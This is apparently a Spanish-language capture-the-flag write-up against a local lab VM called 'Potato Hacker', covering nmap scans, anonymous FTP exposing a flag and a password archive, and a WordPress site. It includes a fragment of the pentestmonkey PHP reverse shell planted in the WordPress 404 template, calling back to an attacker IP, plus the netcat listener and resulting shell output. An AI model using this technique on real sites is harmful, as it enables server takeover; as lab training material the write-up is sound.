
10.0.2.15


Enumeration



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-29 07:35 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0011s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
2000/tcp closed cisco-sccp
2001/tcp closed dc

Nmap done: 1 IP address (1 host up) scanned in 4.73 seconds
```


TCP

TCP abierto:




```
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
```

TCP cerrado:




```
2000/tcp closed cisco-sccp
2001/tcp closed dc
```

Descubrimiento puertos versiones:
nmap -A -p- 10.0.2.15



```
└─$ nmap -A -p- 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-29 07:35 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0016s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE  SERVICE    VERSION
21/tcp    open   ftp        vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxr-xr-x    1 ftp      ftp            50 Apr 04 14:56 flag.txt
|_-rwxr-xr-x    1 ftp      ftp      53357470 Apr 05 17:29 passwords.zip
22/tcp    open   ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:6b:dc:a1:b5:4f:66:8e:e7:9f:15:bf:d9:46:2f:4b (RSA)
|   256 71:24:f4:34:e4:0f:ec:05:79:9a:da:bf:c1:a9:df:36 (ECDSA)
|_  256 a4:c5:94:3f:36:08:91:ce:48:84:9a:1c:16:9f:6b:36 (ED25519)
80/tcp    open   http       nginx 1.18.0 (Ubuntu)
|_http-title: Potato Hacker
|_http-server-header: nginx/1.18.0 (Ubuntu)
2000/tcp  closed cisco-sccp
2001/tcp  closed dc
65524/tcp open   http       nginx 1.18.0 (Ubuntu)
|_http-title: Sup3r S3cur3 WordPress
|_http-generator: WordPress 5.9.2
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 122.54 seconds
```

21/tcp open ftp   vsftpd 3.0.3
Se ha detectado un puerto ftp con login anonymous activado, dentro del directorio del usuario anonymous se encontraron los siguientes archivos:




```
 -rwxr-xr-x    1 ftp      ftp            50 Apr 04 14:56 flag.txt
_-rwxr-xr-x    1 ftp      ftp      53357470 Apr 05 17:29 passwords.zip
```

El archivo password es un .zip con un contenido basado en un diccionario.

22/tcp open ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
Tiene un SSH accesible mediante login.

80/tcp open http   nginx 1.18.0 (Ubuntu)
Tiene una pagina web disponible en el puerto 80.




Potato Hacker

SnZ1IG9seXlodHBsdWFoeiBqdnR2IGtweWkgdiBudkliemFseSB3dmvDqXB6IGx1anZ1YXloeSBrcHl
samF2eXB2eiB2amJzYXZ6IGx1IHNoIGRsaQpvYWF3ejovL2RkZC5yaHNwLnZ5bi9hdnZzei9rcHlp

My name is Popotato and I'm a HACKER.

65524/tcp open http nginx 1.18.0 (Ubuntu)

tienen una pagina web abierta en el puerto 65524 y muestra lo siguiente:



Sup3r S3cur3 Wordpress No es solamente otro sitio realizado con WordPress

¿De verdad quieres entrar?

¡Adiós, mundo!

Publicada el 5 de abril de 2022 por usuario

Un lugar para las personas que no quieren volver la vista atrás.

Publicada en Ocultación


Funciona gracias a WordPress

Web Services

wordpress


Se realizo una comprobacion del usuario www-data para ver si tenia privilegios en el sistema.

Utilizando una shell reversa en el codigo fuente de la pagina 404 del wordpress al que hemos podido acceder utilizando la cuente del usuario que obtuvimos anteriormente:




```php
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.9';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

```

pusimos una terminal en kali en escucha sobre el puerto elegido:



```
┌──(kali㉿kali)-[~]
└─$ nc -v -n -l -p 1234
listening on [any] 1234 ...
```




```
┌──(kali㉿kali)-[~]
└─$ nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.15] 43220
Linux ubuntu 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 08:12:24 up 47 min,  1 user,  load average: 0.04, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
usuario  pts/0    10.0.2.10        07:27    9:28   0.17s  0.02s sshd: usuario [priv]
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
$ 
```

No se obtuvo nada ya que no tenia los permisos necesarios.

Exploitation

